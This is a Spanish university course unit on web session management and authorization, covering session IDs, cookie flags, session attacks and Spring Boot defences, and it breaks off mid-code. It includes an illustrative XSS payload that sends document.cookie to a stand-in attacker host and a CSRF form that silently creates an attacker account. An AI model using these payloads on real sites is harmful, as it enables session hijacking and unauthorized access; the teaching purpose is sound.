Seguridad en Sistemas, Aplicaciones y el Big Data

Tema 5. Gestión de sesiones y autorización en aplicaciones web

Índice

Esquema

Ideas clave

5.1. Introducción y objetivos

5.2. Gestión de sesiones

5.3. Autorización

5.4. Referencias bibliográficas

A fondo

OWASP Cheat Sheet session mangement

OWASP Cheat Sheet authorization

CNI-CCN-CERT- Seguridad en Navegadores Web

Sistema de autenticación, autorización y registro en aplicaciones web

Openscap

Test

© Universidad Internacional de La Rioja (UNIR)

Esquema

GESTIÓN DE SESIONES Y AUTORIZACIÓN EN LAS APLICACIONES WEB

GESTIÓN DE LA SESIÓN EN APLICACIONES WEB

- Concepto de sesión
- Protocolo HTTP y estado
- Ataques a la gestión de sesión
- Lista de defensa de la gestión de sesión
- Ejemplo de implementación segura de la sesión

AUTORIZACIÓN EN LAS APLICACIONES WEB

- Objetivos de la autorización
- Tipos de usuarios que pueden acceder a la aplicación
- Tipos de recursos
- Flujo de control de la autorización
- Desarrollo del mecanismo de autorización
- Administración de la autorización
- Resumen de defensas y buenas prácticas para la autorización
- Ejemplo de implementación de la autorización: Spring Authorization Sever

5.1. Introducción y objetivos

Las **aplicaciones web** necesitan construir un robusto estado de la sesión de un usuario que accede a una aplicación de forma que se puedan asociar y relacionar las diferentes peticiones HTTP que realiza desde que hace login hasta que abandona la aplicación. La **gestión de sesión** debe ser robusta para evitar ataque de captura y repetición de la sesión, Cross Site Scripting, Cross Site Request Forgery, fijación de la sesión y otros. Una vez que el usuario se autentica el usuario en la aplicación de forma correcta, la aplicación le suministra un identificador de sesión que posibilita construir el estado de la sesión, que hay que proteger de las amenazas anteriormente expuestas.

Una vez que el usuario consigue el identificador de sesión, lo normal es que envíe otras peticiones a la aplicación web para solicitar recursos. Cuando la aplicación recibe una petición de solicitud de un recurso (lectura, modificación, actualización o borrado) el **mecanismo de autorización** debe comprobar si el usuario que solicita el recurso con un identificador de sesión determinado y único tiene los permisos (roles) necesarios para acceder el recurso en el modo solicitado, consultando la Lista de Control de Acceso de la Aplicación Web. La información de la Lista de Control de Acceso debe ser mantenida en todo momento de acuerdo con la necesidad de conocer de cada usuario en relación con los recursos de la aplicación y el principio de mínimos privilegios.

© Universidad Internacional de La Rioja (UNIR)

Ideas clave

Objetivos

Los principales objetivos que alcanzar en este tema son:

- Conocer las distintas formas de implementación de la sesión en una aplicación web.
- Conocer los posibles ataques a la gestión de sesión.
- Aprender los principales mecanismos de defensa de la gestión de sesión.
- Saber qué tipos de usuarios pueden acceder a la aplicación y sus tipos de recursos.
- Saber cómo es el flujo de control de la autorización.
- Conocer las posibilidades de desarrollo del mecanismo de autorización.
- Conocer la lista de defensa Tipos de usuarios que pueden acceder a la aplicación.

© Universidad Internacional de La Rioja (UNIR)

5.2. Gestión de sesiones

Concepto de sesión de una aplicación web

En el contexto de una aplicación web, una sesión se refiere a un período de tiempo durante el cual un usuario **interactúa** con la **aplicación.** Durante este tiempo, se mantienen ciertos datos o estados del usuario que permiten que la aplicación recuerde información entre diferentes páginas o interacciones sin necesidad de que el usuario tenga que volver a introducirla constantemente.

Conceptos clave:

- **Identificación del usuario:** la sesión se utiliza para identificar de manera única a cada usuario. Esto, generalmente, se logra mediante un ID de sesión, que es un identificador único que se asigna cuando el usuario accede a la aplicación por primera vez.
- **Persistencia de datos:** mientras dura la sesión, la aplicación puede almacenar información sobre el usuario, como sus preferencias, estado de autenticación, datos de formularios o, incluso, el carrito de compras en un sitio de comercio electrónico. Estos datos son accesibles durante toda la sesión, lo que permite una experiencia más fluida y personalizada.
- ***Cookies* y almacenamiento en el navegador:** para mantener la sesión activa, se suelen usar *cookies* en el navegador del usuario. Una *cookie* es un pequeño archivo de texto que se guarda en el dispositivo del usuario y contiene el ID de sesión. Esto permite a la aplicación recordar al usuario cuando navega por diferentes páginas.

© Universidad Internacional de La Rioja (UNIR)

Ideas clave

- **Duración de la sesión:**
  - **Sesión persistente:** algunas aplicaciones tienen sesiones que duran hasta que el usuario cierre el navegador o se desconecte explícitamente.
  - **Sesión con expiración:** otras aplicaciones configuran un tiempo límite para la sesión (por ejemplo, 30 minutos). Si no hay actividad en ese tiempo, la sesión se termina automáticamente para proteger la seguridad.
- **Seguridad:** las sesiones son importantes desde el punto de vista de la seguridad, ya que permiten verificar si el usuario está autenticado sin necesidad de que ingrese su nombre de usuario y contraseña en cada solicitud. Sin embargo, también requieren medidas para evitar problemas, como el secuestro de sesión, donde un atacante podría robar el ID de sesión y suplantar al usuario.
- **API:** en el caso de implementar una API que normalmente usa *token* JWT, no sería necesario implementar la sesión, ya que JWT se asocia sin estado debido a que no lo almacena el servidor. El servidor valida el *token* JWT en cada petición.
- **Resumen:** la sesión en una aplicación web es un mecanismo que permite mantener un estado persistente y personalizado entre las interacciones de un usuario con la aplicación. Utiliza identificadores únicos (generalmente, a través de *cookies*) y tiene una duración limitada que ofrece tanto comodidad como seguridad a la experiencia de navegación.

© Universidad Internacional de La Rioja (UNIR)

Ideas clave

Un identificador de sesión es un valor generado aleatoriamente que normalmente se asigna después de la autenticación del usuario a la aplicación según el siguiente esquema de generación de los ID de sesiones:





Figura 1. Generación ID de sesión. Fuente: elaboración propia

Muchos de los problemas de seguridad que tienen las aplicaciones web son debidos al protocolo HTTP relacionados con el ordenamiento de las peticiones, su procedencia y el mantenimiento del estado de la sesión. Un identificador de sesión puede ubicarse de diferentes formas:

- Método GET con reescritura URL: GET sitio.com;id=1234 HTTP/1.1
- Método GET alojado en un parámetro: GET sitio.com?id=1234¡HTTP/1.1
- Cabecera Set-cookie
- Método POST parámetro HIDDEN en el cuerpo de la petición.

© Universidad Internacional de La Rioja (UNIR)

Se recomienda visualizar el vídeo *OWASP Cheat sheet authenticacion*.



Accede al vídeo:

https://unir.cloud.panopto.eu/Panopto/Pages/Embed.aspx?id=f01b9dbc-ebec-4f4e-bc21-b0c700cc4c13

Protocolo HTTP y estado

HTTP no fue diseñado teniendo las aplicaciones web en mente. En principio HTTP era sin estado y para construir cualquier tipo de aplicación sofisticada requiere un identificador de sesión que sirve para ambos sentidos de la comunicación para asociar las peticiones previas de un usuario con las siguientes. Los identificadores de sesión pueden ser pasados hacia adelante y hacia atrás como parámetros URL. Posteriormente, el protocolo HTTP incorporó el concepto de cookie que es una cabecera estándar de 4096 bytes en la memoria del navegador para almacenar datos de la aplicación entre ellos el identificador de sesión.

© Universidad Internacional de La Rioja (UNIR)

Ideas clave

La razón principal de generar un **identificador de sesión** es permitir a un usuario autenticarse solo una vez para continuar con una serie de interacciones con la aplicación. Esto quiere decir que la seguridad de la aplicación depende de ello, siendo muy difícil para un atacante aprovechar el identificador de sesión para un usuario autenticado. Una buena gestión de sesión HTTP escoge identificadores de sesión fuertes y se asegura de que son publicados y revocados en puntos apropiados en el programa. Es importante tener en cuenta los puntos siguientes:

- La **codificación** de un interfaz de gestión de sesión es **difícil**. En la mayoría de los casos, es mejor seleccionar un contenedor de aplicación que ofrezca facilidades de gestión de sesión adecuadas que crear sus propias facilidades de gestión de sesión.
- Para los contenedores de aplicaciones web que permiten que la longitud de identificador de sesión sea especificada en un archivo de configuración, hay que asegurarse de que el **identificador de sesión** contiene, al menos, **128 bits** de **datos aleatorios** e impedir a los atacantes secuestrar los identificadores de sesión de los usuarios.
- Hacer cumplir un **tiempo máximo** de **inactividad** de la sesión y un tiempo de vida de sesión máximo.
- Asegurarse de que el usuario tiene un **modo de terminar** la **sesión**.
- Asegurarse de que siempre que un usuario se autentique, el identificador de sesión actual es **invalidado** y uno **nuevo se emite.**

© Universidad Internacional de La Rioja (UNIR)

- **Usar fuertes identificadores de sesión**. La mejor apuesta para un sistema fuerte y sin problemas que permita crear y gestionar identificadores de sesión, es usar el propio mecanismo que incorpora el contenedor de aplicación. Esto no es algo seguro. Se deben usar identificadores de sesión que incluyan, al menos, 128 bits de datos generados por un generador de números aleatorios criptográficamente seguro. Un identificador de sesión más corto deja la aplicación abierta a ataques de intentos de adivinar el identificador de la sesión de fuerza bruta: si los atacantes pueden adivinar el identificador de sesión de un usuario autenticado podrían ser capaces de **asumir la sesión del usuario**.

Esta ecuación da el número esperado de segundos requeridos para adivinar un identificador de sesión válido: $\frac{2^B + 1}{2AxS}$

Donde:

- B es el número de bits de entropía en el identificador de sesión.
- A es el número de conjeturas que un atacante puede intentar cada segundo.
- S es el número de los identificadores de sesión válidos que son válidos y están disponibles para ser atacados en cualquier tiempo dado.

Una cota inferior del número de identificadores de sesión válidos disponibles que pueden ser adivinados es el número de los usuarios que están activos en un sitio en cualquier momento dado. Sin embargo, cualquier **usuario que abandona sus sesiones sin terminar una sesión** (*logout*) aumentará este número. (Esto es una de las razones para tener un tiempo corto de interrupción de sesión inactiva.)

© Universidad Internacional de La Rioja (UNIR)

No existe ningún intento estandarizado para controlar la longitud del identificador de sesión usado por un contenedor *servlet*. Para controlar la longitud de identificador de sesión en *BEA weblogic*, la longitud del identificador de sesión es especificada con el número de caracteres en el identificador. Cada carácter es una letra minúscula, una letra mayúscula o un número; así, hay 62 valores posibles para cada carácter. Para conseguir 128 bits pseudoaleatorios, el identificador debe contener, al menos, 22 caracteres (128/log2 (62) = 21.5). La experimentación conduce a creer que los 3 primeros caracteres son generados al azar, entonces *BEA WebLogic* tiene que configurarse creando los identificadores de sesión con 25 caracteres de longitud.

Ejemplo de cookie protegida con los parámetros ***secure*** (solo HTTPS), ***samesite*** (solo acceso desde *scripts* del mismo dominio) y ***httponly*** para prohibir su uso desde *scripts:*

```
Set-Cookie: id=012345; [sid=abcd;].
expires=Saturday, 1-April-13 23:59:59 GMT;
domain=unir.net;
path=/; secure; (solo HTTPS)
HttpOnly (no desde SCRIPTS)
Samesite (mismo dominio)
```

Figura 5. Ejemplo 4. Fuente: elaboración propia.

© Universidad Internacional de La Rioja (UNIR)

Ideas clave

Ataques a la gestión de sesiones

Hay una cantidad variada de posibilidades de ataque con respecto a la gestión de la sesión de una aplicación web (Hoffman, 2024).

Revelación y captura de la sesión.

Se pueden dar las formas de ataque siguientes**:**

- Enlaces web, logs, navegador web, referer, buscadores (url: jsesssionid, url: phpsessid).
- Ingeniería social.
- Vulnerabilidades del navegador web.
- **Secuestro de sesión** *(sidejacking):* permite la suplantación de usuarios mediante la captura de un ID de sesión activo de un usuario. Solo hace falta un **ID de sesión válido** (recordad: ID de sesión=credenciales). Para ello, el método GET permite ataques de *replay* triviales. Firesheep es una herramienta de *sidejacking*. El secuestro de sesión es un ataque en el que el atacante roba o predice un identificador de sesión válido para obtener acceso a la sesión de un usuario. Esto le permite **suplantar la identidad** del usuario y **realizar acciones** en su nombre. Existen varias técnicas para llevar a cabo este tipo de ataque:
- **Ataque de fuerza bruta:** el atacante intenta adivinar el identificador de sesión. Esto es más fácil si los ID de sesión son predecibles y no lo suficientemente aleatorios:
  - Predicción del ID de sesión: **ID de sesión no aleatorios**. Adivinar el valor de un ID de sesión válido. Análisis estadístico avanzado: ¿secuencial o patrón?
  - Fuerza bruta del ID de sesión: **ID de sesión corto**. Matemática pura (haz los números). Al menos **monitorización**. ¡Detéctadlo mediante los *logs*!

© Universidad Internacional de La Rioja (UNIR)

- **Ataque de secuestro de sesión XSS** *(cross-site scripting):* un atacante inyecta un *script* malicioso en una página web vulnerable. Cuando el usuario visita esa página, el *script* se ejecuta en su navegador, roba la *cookie* de sesión y la envia al atacante. *Cross-site scripting* (XSS): puede ser reflejado (no persistente) y almacenado (persistente). El atacante inyecta código JavaScript en el navegador de la víctima. El *script* envía las *cookies* de la página actual al servidor del atacante (Figura 5).

```
<script>document.write('<img
src="http://atacante.com/cookies.php?cookie= '+document.cookie+'" width="0" height="0">')
</script>
```

Figura 6. Ejemplo 5. Fuente: elaboración propia.

- **Secuestro de sesión de red:** el atacante intercepta el tráfico de red para robar el identificador de sesión, especialmente si la conexión no está encriptada con HTTPS.

- **Manipulación de ID de sesión:** este tipo de ataque se enfoca en la manipulación directa de las *cookies* que almacenan el identificador de sesión. El atacante modifica los valores de la *cookie* de sesión para intentar acceder a la cuenta de otro usuario o a funcionalidades restringidas. Para llevar a cabo este ataque, el atacante puede:

  - **Modificar los valores de la *cookie:*** cambiar manualmente el valor de la *cookie* de sesión para probar si la aplicación es vulnerable.

  - **Utilizar herramientas de proxy:** usar herramientas, como Burp Suite o OWASP ZAP, para interceptar y modificar las peticiones y respuestas, incluyendo las *cookies* de sesión.

© Universidad Internacional de La Rioja (UNIR)

- **Fijación de sesión:** consiste en conseguir que un usuario víctima se autentique usando un identificador obtenido previamente por el atacante en una aplicación web que genera el identificador al acceder al formulario de *logging* antes de haberse autenticado. El atacante usa el identificador obtenido para fijar a la víctima, que se autentica con dicho identificador permitiendo al atacante su suplantación. Para limitar *session fixation,* una aplicación web debe crear un nuevo identificador de sesión justo después de que un usuario se autentica.




Figura 7. Session Fixation. Fuente: elaboración propia.

Cross Site Request Forgery es una aplicación web que usa *cookies* de sesión y que debe tomar precauciones especiales para asegurar que un atacante no pueda engañar a usuarios enviando falsas peticiones. Se puede imaginar una aplicación web en «sitio.com» que permite a los administradores crear **cuentas nuevas** enviando este formulario:

© Universidad Internacional de La Rioja (UNIR)



```
<form method="POST" action="/new_user" >
Name of new user: <input type="text" name="username">
Password for new user: <input type="password" name="user_passwd">
<input type="submit" name="action" value="Create User"> </form>

```

Figura 2. Ejemplo 1. Fuente: elaboración propia.

Un atacante podría preparar un sitio web con lo siguiente*:*



```
<form method="POST" action="http://www.sitio.com/new_user">
<input type="hidden" name="username" value="hacker">
 <input type="hidden" name="user_passwd" value="hacked">
 </form>
<script>
document.usr_form.submit();
 </script>

```

Figura 3. Ejemplo 2. Fuente: elaboración propia.

Si un administrador de «sitio.com» visita la página malévola teniendo una **sesión activa en la aplicación** sin ser consciente de ello, creará una cuenta para el atacante, constituyendo un ataque *cross-site request forgery* que falsifica una petición. Esta petición es posible porque la aplicación no tiene modo de determinar la **procedencia** de la petición, podría ser una acción legítima escogida por el usuario o una acción falsificada preparada por un atacante.

Para las aplicaciones que usan *cookies* de sesión, el formulario debe incluir alguna información para que el formulario de *backend* pueda validar la **procedencia** de la petición. Un modo de hacerlo es incluyendo un identificador de petición **aleatorio** en el formulario, como, por ejemplo:

© Universidad Internacional de La Rioja (UNIR)



```
<form method="POST" action="/new_user" >
 Name of new user: <input type="text" name="username">
Password for new user: <input type="password" name="user_passwd">
<input type="submit" name="action" value="Create User">
 <input type="hidden" name="req_id" value="87aeneofde3edfr343psdvkba7a1">
 </form>
```


Figura 4. *Token* anti CSRF. Fuente: elaboración propia.

Entonces, la lógica de *backend* puede validar el identificador de petición antes del tratamiento del resto de los datos del formulario. El **identificador anti-CSRF** debe ser **único** en cada petición para evitar *croos site request forgery.*

En el caso de una API que normalmente usa *token* JWT, no es necesario habilitar el *token* anti CSRF, ya que el concepto JWT sin estado **no es susceptible a ataques CSRF.**

© Universidad Internacional de La Rioja (UNIR)

Se recomienda visualizar el vídeo *Política del mismo origen en navegadores web.*



Accede al vídeo:

https://unir.cloud.panopto.eu/Panopto/Pages/Embed.aspx?id=995426f3-17cf-4a6e-b197-b0c700cc6d16

Identificadores de sesión: defensa

Lista de comprobación que tener en cuenta para una robusta gestión segura de la sesión de una aplicación web:

- Usar sesion *timeouts* absolutos.
- Usar session timeouts de inactividad.
- Limitar la concurrencia de la sesión.

© Universidad Internacional de La Rioja (UNIR)

Ideas clave

- Usar *secure* cookies.
- Usar el parámetro *samesite.*
- Usar *httponly* cookies.
- Usar protocolos criptográficos de generación de números aleatorios para los identificadores de sesión.
- Regenerar los identificadores de sesión en cada autenticación.
- Eliminar identificadores de sesión no válidos del cliente y del servidor.
- Usar cookies cifradas.
- Integridad: usar HMAC (hash con contraseña).

Ejemplo de implementación segura de la sesión

Ejemplo de implementación segura de la sesión Java Spring Boot, incluyendo (Spilca, 2024):

- Almacenamiento en *cookie: secure,* HTTPonly, *samesite.*
- *Token* anti CSRF habilitado.
- Tiempo absoluto de duración de la sesión.
- Tiempo de inactividad.

© Universidad Internacional de La Rioja (UNIR)

Configuración de la sesión y *cookies* (Figura 5)

Para configurar las propiedades de la sesión, se debe utilizar el archivo application.properties y establecer las bases de seguridad para las *cookies* de sesión.

```
# application.properties
# Tiempo de vida de la sesión (inactividad): La sesión expira tras 30 minutos sin actividad.
server.servlet.session.timeout=30m

# Cookie segura (secure): La cookie solo se transmite a través de conexiones HTTPS.
server.servlet.session.cookie.secure=true

# Cookie HttpOnly: Evita que JavaScript del lado del cliente acceda a la cookie,
# lo que mitiga ataques XSS.
server.servlet.session.cookie.http-only=true

# Cookie SameSite: Controla el envío de cookies en solicitudes de terceros para
# prevenir ataques CSRF. El valor 'strict' es el más seguro.
server.servlet.session.cookie.same-site=strict
```

Figura 5. Propiedades de *cookie* segura. Fuente: elaboración propia.

Configuración de Spring Security con CSRF habilitado (Figura 6). Para habilitar la protección CSRF, se debe agregar la dependencia de Spring Security y configurar el **filtro de seguridad** para que maneje los *tokens.* Primero, hay que asegurarse de tener la dependencia en el archivo pom.xml:

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-security</artifactId>
</dependency>

```


Figura 6. Dependencia spring-boot-starter-security. Fuente: elaboración propia.

© Universidad Internacional de La Rioja (UNIR)

Luego, se configura Spring Security. El siguiente código habilita CSRF y utiliza CookieCsrfTokenRepository para **almacenar** el *token* en una *cookie.* Esto es útil para aplicaciones que usan JavaScript (como las SPA) porque el **código cliente** puede leer el *token* (Figura 7). Además, se configura:

- **Gestión de sesiones:**
  - .sessionManagement(...): configura el comportamiento de la sesión.
  - .maximumSessions(1): limita a un usuario a una única sesión e impide que el mismo usuario inicie sesión desde dos navegadores diferentes simultáneamente.
  - .sessionFixation().migrateSession(): protege contra la fijación de sesión creando una nueva sesión al autenticar al usuario.
- ***Logout* y anulación de la sesión:**
  - .logout(...): configura cómo se maneja el cierre de sesión.
  - .logoutUrl("/logout"): define la URL a la que el cliente debe enviar una petición (generalmente, POST) para cerrar la sesión.
  - .invalidateHttpSession(true): invalida explícitamente la sesión HTTP del usuario. Esto es crucial para la seguridad, ya que destruye todos los datos de sesión almacenados en el servidor.
  - .deleteCookies("MYSESSIONID"): elimina la *cookie* de sesión del navegador del cliente y asegura que el ID de sesión no se pueda reutilizar.
  - .logoutSuccessHandler(...): este manejador determina qué hacer después de un *logout* exitoso. En este caso, devuelve un código de estado HTTP 200 OK.

© Universidad Internacional de La Rioja (UNIR)



```java
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.security.config.annotation.web.builders.HttpSecurity;
import org.springframework.security.web.SecurityFilterChain;
import org.springframework.security.web.csrf.CookieCsrfTokenRepository;
import org.springframework.security.web.authentication.logout.LogoutSuccessHandler;
import
org.springframework.security.web.authentication.logout.HttpStatusReturningLogoutSuccessHandler

@Configuration
public class SecurityConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http
            // Habilita CSRF y configura el repositorio del token
            .csrf(csrf ->
csrf.csrfTokenRepository(CookieCsrfTokenRepository.withHttpOnlyFalse()))

            // Configura la gestión de sesiones
            .sessionManagement(session -> session
                .invalidSessionUrl("/login?expired")
                .maximumSessions(1)
                .maxSessionsPreventsLogin(true)
                .sessionFixation().migrateSession()
            )

            // Configura el proceso de logout
            .logout(logout -> logout
                .logoutUrl("/logout") // URL para cerrar sesión
                .invalidateHttpSession(true) // Invalida la sesión HTTP
                .deleteCookies("MYSESSIONID") // Elimina la cookie de sesión
                .logoutSuccessHandler(new HttpStatusReturningLogoutSuccessHandler()) //
Manejador de éxito de logout
            )

            // Define reglas de autorización
            .authorizeHttpRequests(authorize -> authorize
                .anyRequest().authenticated()
            );

        return http.build();
    }
}
```

Figura 7. Configuración de Spring security. Fuente: elaboración propia.

Implementación del *token* en la vista (formulario HTML) (Figura 8). Una vez que el *token* CSRF está habilitado, Spring Security lo genera automáticamente y lo pone a disposición de las **vistas.** Si se usa un motor de plantillas, como Thymeleaf, se puede incluir el *token* de forma sencilla en los formularios que envían datos al servidor.

© Universidad Internacional de La Rioja (UNIR)



```html
<!DOCTYPE html>
<html xmlns:th="http://www.thymeleaf.org">
<head>
    <title>Formulario con CSRF</title>
</head>
<body>
    <form action="/ejemplo" method="post">
        <input type="hidden" th:name="${_csrf.parameterName}" th:value="${_csrf.token}" />

        <label for="dato">Dato:</label>
        <input type="text" id="dato" name="dato" />
        <button type="submit">Enviar</button>
    </form>
</body>
</html>
```

Figura 8. Petición HTML incluyendo *token* anti-CSRF. Fuente: elaboración propia.

Cuando el usuario envía el formulario, el *token* viaja con la solicitud y Spring Security lo valida. Si el *token* no es el esperado, la solicitud es rechazada.

Implementación de tiempo de sesión absoluto. Además del tiempo de inactividad, se puede añadir un tiempo de sesión absoluto que **invalida** la sesión después de un período fijo, sin importar la actividad del usuario. Esto es una capa de seguridad adicional. La forma más robusta de hacerlo es con un **filtro personalizado.** Primero, se crea un filtro para verificar el tiempo de vida de la sesión:

© Universidad Internacional de La Rioja (UNIR)



```java
import jakarta.servlet.*;
import jakarta.servlet.http.HttpServletRequest;
